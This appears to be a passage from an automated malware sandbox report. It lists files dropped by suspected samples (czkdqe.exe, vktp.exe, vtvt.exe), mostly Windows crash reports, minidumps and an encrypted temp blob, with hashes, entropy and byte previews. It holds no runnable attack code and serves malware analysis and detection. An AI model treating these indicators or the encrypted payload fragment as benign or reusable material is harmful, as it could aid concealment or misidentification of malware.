Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.9125227039719778
Encrypted:	false
SSDEEP:	96:WyFxMlh9/htN74TNFpXIQcQ1c6ZcEucw3sZ+HbHgA5JHQ0DFF/+xnj+EBmBim2nt:d7MkSH7d0YQjkBy8/u7sxS274lt7
MD5:	3210013EC3B647C6A8F934BE0CF1BF01
SHA1:	DCDB0CEAA08A73FC6E7AAE7FE6CB7BD55C89EEB0
SHA-256:	FD899DDEB318C67C6830B7BCD9A3978E25B8F69E58BA49D56086DD5FEA6D8DDC
SHA-512:	566DF17F64D2D95C50E003FDF2546BE2735DBC931CC467EBC89AF8764CAB8556C54590580AD844D144ECDCC22A06BA5091F47A439631FBA6941691526863790
Malicious:	true
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=1.....E.v.e.n.t.T.y.p.e.=B.E.X.....E.v.e.n.t.T.i.m.e.=1.3.3.1.9.7.3.9.5.8.4.7.1.3.9.2.2.1.....R.e.p.o.r.t.T.y.p.e.=2.....C.o.n.s.e.n.t.=1.....U.p.l.o.a.d.T.i.m.e.=1.3.3.1.9.7.3.9.5.8.7.6.2.0.1.5.8.8.....R.e.p.o.r.t.S.t.a.t.u.s.=5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=6.9.7.a.5.1.f.a.-4.8.e.2.-4.e.6.c.-a.4.b.b.-2.a.6.1.6.3.0.2.a.1.e.0.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=a.c.2.a.4.8.5.3.-c.5.2.2.-4.b.f.a.-9.d.3.2.-d.a.8.d.c.7.f.6.d.c.d.d.....W.o.w.6.4.H.o.s.t.=3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=3.3.2.....N.s.A.p.p.N.a.m.e.=c.z.k.d.q.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=0.0.0.0.0.5.5.c.-0.0.0.1.-0.0.1.f.-7.b.3.9.-2.7.6.6.5.3.3.6.d.9.0.1.....T.a.r.g.e.t.A.p.p.I.d.=W.:0.0.0.6.c.6.4.2.0.a.8.2.f.6.b.c.0.b.9.9.1.0.7.f.a.2.9.f.6.6.c.8.4.c.1.e.0.0.0.f.f.f.f.0.0.0.0.6.4.d.0.b.8.d.5.8.8.0.2.8.5.5.e.d.b.2.0.2.f.3.f.0.2.0.b.3.f.8.c.c.3.8.e.2.d.e.c.!.c.z.k.d.q.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=2.0.2.3././0.1./.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543dab2aa8d083101aed6_c24664e9_075f69e1\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.913981355627896
Encrypted:	false
SSDEEP:	96:rAqFqVvPmCul5oshtM74TNFpXIQcQrc6vqbcErcw32+HbHgA5JHQ0DFF/+xnj+Hc:rzQVvlcXHFLmxrjk5y8/u7sxS274ltP
MD5:	24BBD8A0D24CCCC05C79F7F70DA51733
SHA1:	E927C14DBBA51C5E34A999053B1760989BD9BDF8
SHA-256:	B2A37940ED32D336515BADB534704187B69B7F1D84102B66FAA87810AC192816
SHA-512:	3EED8BFE6121C844418758E6AEE5C10BF749F424803F5DFFF40A30F2BC24C4C1649628F629B6FBF2ACA7EFC907FF8F91FE7E5FB0760E5ADD81CE83D6D77C54B8
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=1.....E.v.e.n.t.T.y.p.e.=B.E.X.....E.v.e.n.t.T.i.m.e.=1.3.3.1.9.7.3.9.5.9.1.6.2.9.0.5.8.3.....R.e.p.o.r.t.T.y.p.e.=2.....C.o.n.s.e.n.t.=1.....U.p.l.o.a.d.T.i.m.e.=1.3.3.1.9.7.3.9.5.9.2.3.7.9.0.5.5.1.....R.e.p.o.r.t.S.t.a.t.u.s.=5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=8.5.7.6.5.a.4.2.-1.c.2.9.-4.c.a.0.-8.4.a.9.-f.5.e.f.6.3.1.b.3.f.8.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=3.8.1.0.b.3.5.d.-1.9.e.2.-4.5.0.d.-a.2.b.7.-b.6.a.6.0.1.d.a.6.1.5.4.....W.o.w.6.4.H.o.s.t.=3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=3.3.2.....N.s.A.p.p.N.a.m.e.=v.k.t.p...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=0.0.0.0.0.8.7.0.-0.0.0.1.-0.0.1.f.-1.3.5.e.-d.d.6.b.5.3.3.6.d.9.0.1.....T.a.r.g.e.t.A.p.p.I.d.=W.:0.0.6.5.e.9.b.e.6.4.e.6.d.8.0.8.d.f.f.8.0.c.c.f.1.0.6.0.0.c.4.7.7.a.1.0.0.0.0.f.f.f.f.0.0.0.0.6.4.d.0.b.8.d.5.8.8.0.2.8.5.5.e.d.b.2.0.2.f.3.f.0.2.0.b.3.f.8.c.c.3.8.e.2.d.e.c.!.v.k.t.p...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=2.0.2.3././0.1././3.1.:

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543dab2aa8d083101aed6_c24664e9_154359f3\Repor

t.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.9211892444055715
Encrypted:	false
SSDEEP:	96:YwFzul5Eshtm74TNfpXlQcQrc6vqbcErcw32+HbHg/LAeugtYsaGFYAKcEoNoipZ:1ccbHFLmxrj1plt/u7sxS274ltP
MD5:	F8ADBC886586CAB3EEAFCF4CC14DEB37
SHA1:	6D479EC4319BAA4D2291E3CF0274BAAF67E840B8
SHA-256:	259363B629B5DDA25C1E6FCAD2428631FA23B9B3E16A8E8CF51504EF6B2348C
SHA-512:	2B926B9200E0D8FCC7E892B3055D20E401B158847D09E4BA23AABBED892B9A04A71954A0C0A2B9844854E7D0B725D0457B959A9D6A85389006F5F02E7AE289CB
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.1.9.7.3.9.5.8.6.8.4.9.6.2.4.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.1.9.7.3.9.5.8.7.8.0.2.7.3.7.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.f.9.5.2.5.8.1.-.9.f.f.c.-.4.1.2.f.-.a.9.2.1.-.2.c.1.2.e.7.1.d.4.c.8.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.9.e.5.9.d.8.3.-.9.e.8.8.-.4.2.f.f.-.8.d.f.1.-.5.c.b.8.b.f.7.5.0.5.c.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.v.k.t.p...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.4.8.-.0.0.0.1.-.0.0.1.f.-.4.e.c.6.-.d.c.6.6.5.3.3.6.d.9.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.5.e.9.b.e.6.4.e.6.d.8.0.8.d.f.f.8.0.0.c.c.f.1.0.6.0.0.c.4.7.7.a.1.0.0.0.0.f.f.f.f.1.0.0.0.0.6.4.d.0.b.8.d.5.8.8.0.2.8.5.5.e.d.b.2.0.2.f.3.f.0.2.0.b.3.f.8.c.c.3.8.e.2.d.e.c.!v.k.t.p...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.3././0.1././3.1..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed Feb 1 15:39:46 2023, 0x1205a4 type
Category:	dropped
Size (bytes):	38046
Entropy (8bit):	2.166359718723152
Encrypted:	false
SSDEEP:	192:J6Vuyy2+znZtAnmOz4kxgK5O0yaK7DRc77+l0T7W:Vt0xz5x5ybO77z
MD5:	FFB0205BE7091589810279FF00EC32C8
SHA1:	B8511C570B647F1ED75DF4FC5FBAD1183569A943
SHA-256:	D410FA3A2FA7A63811E0AE55572A3AF747D7FEF34C765ECE6DBC45DA201F13DE
SHA-512:	CDE382C71053419F53F85BBFB63CFDCCDC6851AF4EF36D10EADE77ABEC67F0F1D8D2B567408FE02FE6C44C18C564CEB558386E5D1DE7B69F8E3EAE6C453514E2
Malicious:	false
Preview:	MDMP.....C.....(.....V.....T.....8.....T.....U.....B.....H.....GenuineInt elW.....T.....\.....c.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e..r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed Feb 1 15:39:47 2023, 0x1205a4 type
Category:	dropped
Size (bytes):	44102
Entropy (8bit):	2.0471420294279095
Encrypted:	false
SSDEEP:	192:8eOT2f8CMCiCOX4g1LmcaxBdNiBRAosBDXM9nww9Y7M:iC+X11OiBmX69nw5
MD5:	F442F4C7634651C16E307B4D20FBA1AC
SHA1:	7E9846E9F90A29B8DDAC6812279320F6239EF448
SHA-256:	A2CAA6E05B33BC87E061F489C99CC353D5DF0729B3D6F637BCAA0FA5B357DE73
SHA-512:	91650A624EEBF34C7BFD1925E3EF6D307B3C7629133EBE2B8E41329361866491ACFCF30C9D943F9B2122F06776888866925A7C922209F6A1A2FCC72F8917C981
Malicious:	false
Preview:	MDMP.....C...../.....T.....8.....T.....(.....`.....L.....U.....B.....GenuineInt elW.....T.....H.....c.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e..r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	6312
Entropy (8bit):	3.717177471176192
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNisb6JYUS57++prb89bnBsfFtm:RrlsNiw6JYUS0n6fu
MD5:	72C44BD79F582591E86D868E966A7F2F
SHA1:	915B531561083FAF72546E3CE1F94082BA1B7A15
SHA-256:	FA257CDE562CED748D63A4FB7B6A6AF77F5295CCF1A674AA87D093952FC749DA
SHA-512:	B424E03C1BDA983BC465C65393D0EB12A763818BA807361728EDF4A653AF2EB0B7253BBA0B9ADF31D6478C9E09A98A7E0E9A646EBF03B4B5EBB1C038A73B4A83
Malicious:	false
Preview:	..<?.xm.l..v.e.r.s.i.o.n.="1...0"...e.n.c.o.d.i.n.g.="U.T.F.-1.6".?>.....<W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<B.u.i.l.d.>.1.7.1.3.4.<./B.u.i.l.d.>.....<P.r.o.d.u.c.t.>.(0.x.3.0).;.W.i.n.d.o.w.s..1.0..P.r.o.<./P.r.o.d.u.c.t.>.....<E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./E.d.i.t.i.o.n.>.....<B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./B.u.i.l.d.S.t.r.i.n.g.>.....<R.e.v.i.s.i.o.n.>.1.<./R.e.v.i.s.i.o.n.>.....<F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r..F.r.e.e.<./F.l.a.v.o.r.>.....<A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./A.r.c.h.i.t.e.c.t.u.r.e.>.....<L.C.I.D.>.1.0.3.3.<./L.C.I.D.>.....<./O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<P.i.d.>.1.3.7.2.<./P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER51C7.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4636
Entropy (8bit):	4.431255888057344
Encrypted:	false
SSDEEP:	48:cvlwSD8zsuJgtWI9uC3Wgc8sqYj+8fm8M4JcOIFPBV+q8vZOrHyVW/Cd:uITfkFCGgrsqYfJPUVK0+g/Cd
MD5:	9D02D834BA6234EA525225B7EC013C55
SHA1:	2FB11794A77693FCCE9030C27D61FBFDE1A35D73
SHA-256:	048D37712DD4949756E6339F9D4790FDBF4D77077813CC987C0E000B7D832BB4
SHA-512:	82E19D18773166DD0BFB454D73133037C0F82CD17EAA1D4DAE9BE60B33E3A4D9E13E8400CD26CE2D448E60BEB36E90E193EFA067C6121826F9768709BADD66F
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">..<tlm>..<src>..<desc>..<mach>..<os>..<arg nm="vermaj" val="10"/>..<arg nm="vermin" val="0"/>..<arg nm="verblid" val="17134"/>..<arg nm="vercsdbld" val="1"/>..<arg nm="verqfe" val="1"/>..<arg nm="csdbld" val="1"/>..<arg nm="versp" val="0"/>..<arg nm="arch" val="9"/>..<arg nm="lcid" val="1033"/>..<arg nm="geoid" val="244"/>..<arg nm="sku" val="48"/>..<arg nm="domain" val="0"/>..<arg nm="prodsuite" val="256"/>..<arg nm="ntprodtype" val="1"/>..<arg nm="platid" val="2"/>..<arg nm="tmsi" val="1893650"/>..<arg nm="osinsty" val="1"/>..<arg nm="iever" val="11.1.17134.0-11.0.47"/>..<arg nm="portos" val="0"/>..<arg nm="ram" val="4096"/>..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8322
Entropy (8bit):	3.6932905730133228
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNigt6I6YesSU6VgmfESUU++pr689bnksf0Ktm:RrlsNik6I6YISU6VgmfESUonXfg
MD5:	5D90DC0E1561C0345EC320718A821D6E
SHA1:	A347C1E445801253B4C92544B1675757F9EA97B0
SHA-256:	0F52F1A5051FF9EACC1FBA72E29530CE465792F9A438F53811AFE4F25735549C
SHA-512:	F6F7DCCF5FEC0ABAA4B7B1316D28A1F7A9C7ABA2908B7A133C161C6C657076480F639A37B0BA1402C82AC5F7AF5D0FBA14AD0193841E9C256DC187A8C9973166
Malicious:	false
Preview:	..<?.xm.l..v.e.r.s.i.o.n.="1...0"...e.n.c.o.d.i.n.g.="U.T.F.-1.6".?>.....<W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<B.u.i.l.d.>.1.7.1.3.4.<./B.u.i.l.d.>.....<P.r.o.d.u.c.t.>.(0.x.3.0).;.W.i.n.d.o.w.s..1.0..P.r.o.<./P.r.o.d.u.c.t.>.....<E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./E.d.i.t.i.o.n.>.....<B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./B.u.i.l.d.S.t.r.i.n.g.>.....<R.e.v.i.s.i.o.n.>.1.<./R.e.v.i.s.i.o.n.>.....<F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r..F.r.e.e.<./F.l.a.v.o.r.>.....<A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./A.r.c.h.i.t.e.c.t.u.r.e.>.....<L.C.I.D.>.1.0.3.3.<./L.C.I.D.>.....<./O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<P.i.d.>.4.9.3.6.<./P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER52F0.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe

File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4622
Entropy (8bit):	4.418628960586395
Encrypted:	false
SSDEEP:	48:cvlwSD8zsuJgtWi9uC3Wgc8sqYjWa8fm8M4J0HIFd8+q8vwHmwWsMd:ulTfkFCGgrsqYKJ0o8KSmrsMd
MD5:	1163ED671CCA0E03989EC259C19BFF58
SHA1:	1F0E653F828C87139DBE9A9A62C61F59086F4E8E
SHA-256:	00A19793A2E41B76ABFEAEB79B391C3260426D24FE7572AA2C7BBC0B8A3B9B97
SHA-512:	B0EDD757AFD43167EABDDDC55367988CEDB9A68F7C81F3D86F094420187B5025B36B7B187C0F7D79CD6C58A9B223934FC95DBEC5B5114006A7BAA68976913E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verblid" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1893650" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed Feb 1 15:39:51 2023, 0x1205a4 type
Category:	dropped
Size (bytes):	43686
Entropy (8bit):	2.048561419909834
Encrypted:	false
SSDEEP:	192:I3jhQKpJf4K8nYXOz4I7o8DKe/1b0YdRAom3D964NsQ2HGgQ:IH8nY+ztRmYdm9gksnQ
MD5:	1C4D27F8651B8E035545BAB9C1F471F8
SHA1:	4427B1E112224F5A07157C913147CA35DD6EFD8A
SHA-256:	F3F61D669FEEF8A49F30C277CA7BD5E58E3D0752377E33C2E789C8BD96B674E6
SHA-512:	F6A137A50CC023AF3E442BC31B11D0B2F55CD091274C87FFE4633AE98D625F0536317C916793BACFC0288C3AD615EC20078979A70B14A2355DB266A4F85B76B
Malicious:	false
Preview:	MDMP.....C.....(.....N/.....T.....8.....T.....U.....B.....X.....GenuineInt elW.....T.....p.....c.....W.....Eu.ro.pe.St.a.n.d.a.r.d.T.i.m.e.....W.....Eu.ro.pe.D.a.y.l.i.g.h.t.T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._r.e.l.e.a.s.e...1.8.0.4.1.0-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8316
Entropy (8bit):	3.6914901782601306
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiiC6mYe8SUfpgmfESUU++prM89bwSsfhEwm:RrlsNil6m6YFSUfpgmfESU6wRfhy
MD5:	3916BE13C2F7CEFC415839EEDB8B9803
SHA1:	2CC0571B115D00D3DCD1F03A7D56370ABA8F47AC
SHA-256:	91B47F9BF2E3C15E04967CBC867AE6E90855A66553CC7F783F6D6B68098B5E06
SHA-512:	FB318D8ACAF771E1B21DE87DCEC90B3B6153BE745E2C8773BCAED613A152A3749AA18A6B03B3A5CAB01EFC628EBD448D68F6C942B4BA9CF48351803A44869787
Malicious:	false
Preview:	..<?.xm.l..v.e.r.s.i.o.n.="1..0".. .e.n.c.o.d.i.n.g.="U.T.F.-1.6."?>.....<W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<B.u.i.l.d.>.1.7.1.3.4.</B.u.i.l.d.>.....<P.r.o.d.u.c.t.>.(0.x.3.0):..W.i.n.d.o.w.s..1.0..P.r.o.</P.r.o.d.u.c.t.>.....<E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</E.d.i.t.i.o.n.>.....<B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._r.e.l.e.a.s.e...1.8.0.4.1.0-.1.8.0.4.</B.u.i.l.d.S.t.r.i.n.g.>.....<R.e.v.i.s.i.o.n.>.1.</R.e.v.i.s.i.o.n.>.....<F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r..F.r.e.e.</F.l.a.v.o.r.>.....<A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</A.r.c.h.i.t.e.c.t.u.r.e.>.....<L.C.I.D.>.1.0.3.3.</L.C.I.D.>.....</O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<P.i.d.>.2.1.6.0.</P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6501.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4622

Entropy (8bit):	4.41573187380858
Encrypted:	false
SSDEEP:	48:cvlwSD8zsuJgtWI9uC3Wgc8sqYjc88fm8M4J0HIFoD+q8vwHX+nwWsRd:ulTfkFCGgrsqYUJO3KScrsRd
MD5:	DF904AED1BDFD31BA7F1E3F76C8A5579
SHA1:	C1C01838AEF880D20FE503F5488E6D61BB1D8D01
SHA-256:	0FDD10B262B35FD8F5065CE860594903F9B8672AAF72C94659951160B2BDF525
SHA-512:	87CEBEE55F9F148C3EB494B88DF9DF0A693ADEFC584A353E5796F33AB05B6FF42A93AB12DF35313CE99CCA34E0A2494954F4F07A622487BCDEB98A5D50B5CE F8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" >.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" >.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1893650" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0.32\UsageLogs\czkdqe.exe.log 	
Process:	C:\Users\user\AppData\Local\Temp\czkdqe.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	true
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Ve rsion=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72 e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Cultur e=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly \NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Con figuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\bqehhpdje.pyv 	
Process:	C:\Users\user\AppData\Roaming\vtvt.exe
File Type:	data
Category:	dropped
Size (bytes):	237185
Entropy (8bit):	7.9982150469574975
Encrypted:	true
SSDEEP:	6144:cCbdAXnIU4kwjMc6hNEilm7MseGdK8bUrhN4WiSaVPTI:6sk8McYIM3GsOxVPZ
MD5:	959E92CF0D3C5E07CC5D1FF6E0626681
SHA1:	138BCD7AB393A4C85A42D1CEB296CF82EEBF4120
SHA-256:	020E47863231C08DD26366BFB379EE2F9E579E263BD9F565853934680CECD4D4
SHA-512:	F1364DD909D070DBFDE9230BF3458C870908EA0F92964323F085A1B6F88CD4B5FEF8957EDE8D1A883D700829D2E3328F0F9407679D4750FBDC85158FB865A396
Malicious:	false
Preview:	9..a.2)..=r....}....T...a.Kp.:h.U.B<ty:.(.(\$..c....?..:5:.....Ww.hO.u..g....\Y..>rK5.a..6..y.g\5....b...l.ce.....T.c..T....G...w.....#{2..i.../.d.f.c...}Ud...}w.2..l..`7....v(..4.^` 8O..0..j\..T.S....6.....Xlg.&...N.M...B>.."H.sa.2}...=1<..{C)k..T.%a..p..n..^..jty..(..0\$oi'.u=?..:.....F..z.)r.n.Hv'.~4%.7!.N.a.6.v"...&..n65..e.0.p;:La0_..... .jC..j..o6{+!..... 7.....=#..rw-...@...[W..o.\$V..l... j].....[...J0.?qF.m.l.?v.....M.Y.s....\}S...K...jg..B>.."j..2)..#...a...}....T.%a.Kp.:h.U.B<..lv..{.\$...u=?4w:..N.F.Qz..r..~.H.e....7!.h.a.!v"...%. 65..e.0.p;:0..... .jC.....{+n.....7.....=#..rw-...@...[W..o.\$V..l... j].....[...J0.?q..4...?v....M.Y.s....\}S...K...jg..B>.."H.sa.2}...=.....}....T.%a.Kp.:h.U.B<ty:.(.(\$..c.. ..?..:.....N.F.Qz..r.n.Hv^..~4%.7!.a..v".....65..e.0.p;:L0_..... .jC.....{+n.....7.....=#..rw-...@...[W..o.\$V..l... j].....[...J0.?q..4...?v...W{\$M4.....

C:\Users\user\AppData\Local\Temp\chwzpb.c	
Process:	C:\Users\user\AppData\Roaming\vtvt.exe
File Type:	data
Category:	dropped
Size (bytes):	8251
Entropy (8bit):	7.179118870141873
Encrypted:	false

